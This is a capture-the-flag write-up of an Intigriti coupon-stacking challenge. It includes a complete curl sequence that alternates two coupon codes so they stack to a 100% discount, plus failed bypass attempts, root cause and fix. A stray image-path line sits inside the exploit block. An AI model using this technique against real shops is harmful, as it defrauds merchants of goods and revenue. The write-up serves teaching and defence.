CHALLENGE WRITE-UP

INTIGRITI CHALLENGES

Halloween Store #1026

An order-dependent duplicate check on the coupon endpoint. Stacking two 20%-off and two 30%-off promotions takes the total to zero and puts the flag in the receipt.

MEDIUM - CWE-840

The store gives every new session EUR 66.00 of credit and sells the Midnight Collection for EUR 666.00. Two advertised coupons reach 50% when combined; the goal needs 90.09%. The bug that closes the gap is a duplicate check that only looks at the most recent promotion, so alternating two codes stacks both of them twice.

CHALLENGE DETAILS

Challenge	Intigriti #1026 - Halloween Store
Platform	Intigriti Challenges
Author	Assem Merzoug (4ss3m)
Solved	20 October 2026
Submission	INTIGRITI-HKU11YF5
Bug class	Business logic error (CWE-840)
Severity	Medium
Flag	INTIGRITI{redacted}

1 THE CHALLENGE

The target is a fake candy store: five bags of candy priced between EUR 8.90 and EUR 14.90, and one gift box - The Midnight Collection - at **EUR 666.00** . Every session starts with **EUR 66.00** of store credit, ten times less than the vault costs.

Two coupon codes are advertised on the site:

Code	Discount	Requirement
NIGHT20	20%	cart must contain the Midnight Collection
NEWS30	30%	newsletter signup + first order + vault in cart

The cart is append-only - there is no remove endpoint, so whatever is added stays. A discount amount is frozen at apply time as `percent x subtotal` , and the order total is `subtotal - discount` .

Making the vault affordable needs a discount of at least **EUR 600.00 (90.09%)** . Both coupons together give exactly 50%, so a legitimate checkout is far out of reach. That gap is the puzzle: the discount has to be applied more than once.

2 THE TELL

The store frontend contains a line that never renders for a normal user - the label it produces only appears when a promotion has been applied more than once:

```
promotion.percent + "% off" +
  (promotion.count > 1 ? ` x ${promotion.count}` : "")
```

The UI knows how to display a coupon that was applied twice. Nothing a user can click produces `count > 1` , so the server must have a path that does.

4ss3m

3 TESTING THE COUPON ENDPOINT

`POST /api/cart/coupon` takes `{"code": "..."}` and returns the full cart. Re-sending the same code returns `409 coupon_already_applied` . That check looked solid until I tried it in a different order:

```
apply NIGHT20  -> 200, NIGHT20 count 1
apply NIGHT20  -> 409 coupon_already_applied   (rejected)
apply NEWS30   -> 200, NEWS30 count 1
apply NIGHT20  -> 200, NIGHT20 count 2         (not rejected)
apply NEWS30   -> 200, NEWS30 count 2
```

The duplicate check compares the submitted code with the **most recently applied promotion only** - not with the whole promotions list. Applying a different code in between clears the way to apply the first one again.

Discounts are additive, so two stacks of each coupon give 20 + 20 + 30 + 30 = **100%** .

4 EXPLOIT

Eight requests from a fresh session. Each one carries the `session` cookie issued by the first call.

```
B=https://challenge-1026.challenges.intigriti.io

# session (also signs up nothing yet)
curl -c jar -b jar $B/api/session
# newsletter signup, required by NEWS30
curl -c jar -b jar $B/api/newsletter -H 'Content-Type: application/json' \
     -d '{"email":"x@example.com"}'
# the vault, required by both coupons
curl -c jar -b jar $B/api/cart/items -H 'Content-Type: application/json' \
     -d '{"productId":"midnight-vault"}'


# alternate the codes: each pair stacks both promotions to count 2
curl -c jar -b jar $B/api/cart/coupon -H 'Content-Type: application/json' \
     -d '{"code":"NIGHT20"}'
curl -c jar -b jar $B/api/cart/coupon -H 'Content-Type: application/json' \
     -d '{"code":"NEWS30"}'
curl -c jar -b jar $B/api/cart/coupon -H 'Content-Type: application/json' \
     -d '{"code":"NIGHT20"}'
curl -c jar -b jar $B/api/cart/coupon -H 'Content-Type: application/json' \
     -d '{"code":"NEWS30"}'

curl -c jar -b jar $B/api/checkout -H 'Content-Type: application/json' \
     -d '{}'
```

Cart state immediately before checkout:

```
subtotal 66600   discount 66600   total 0
promotions: NIGHT20 x2 (20%), NEWS30 x2 (30%)
```

Checkout returns `200` with `paid: 0` . The credit balance is never touched, and the receipt carries the flag.



Checkout response: totals of 66600 discount, 0 paid, flag and order identifiers redacted.

5 WHAT DID NOT WORK, AND WHY

- **Unicode / case / whitespace variants** of the codes were normalised to the same canonical code before lookup and dedupe (`NIGHT20\n` , `night20` , non-breaking space, tabs all behaved identically) - no normalisation bypass.
- **Concurrent applies** (48 parallel requests, and apply-versus-remove races) were handled strictly sequentially; the promotions list never gained a duplicate this way.
- **Body overposting** with `percent` , `amount` or `count` fields was ignored - only `code` is read.
- **Slow-body races** against checkout were pointless: the proxy buffers the request body, so the cart snapshot always includes everything added before the body finished upload.

4ss3m

6 ROOT CAUSE AND FIX

The promotion list holds one entry per code, each with a `count` . The duplicate check reads only the last element of that list, so it only protects against applying the same code twice in a row.

Fix. Check the submitted code against every promotion in the cart, not just the most recent one. Enforce `count == 1` per code server-side regardless of ordering, cap the total discount at the subtotal, and re-validate coupon eligibility at checkout instead of trusting the values frozen at apply time.

7 IMPACT

A shopper can stack the same promotional code without limit by alternating it with another code, bypassing the one-use-per-promotion rule entirely. In this challenge that turned a EUR 666.00 item into a EUR 0.00 order using only the EUR 66.00 of starting credit.

In a real storefront the same bug is unbounded discount abuse: any attacker can drive any cart to zero, and if the pattern extends to credit-bearing or referral promotions, it becomes direct financial loss rather than a challenge shortcut.

Write-up by 4ss3m - github.com/ASSEMMERZOUG/ctf-writeups

4ss3m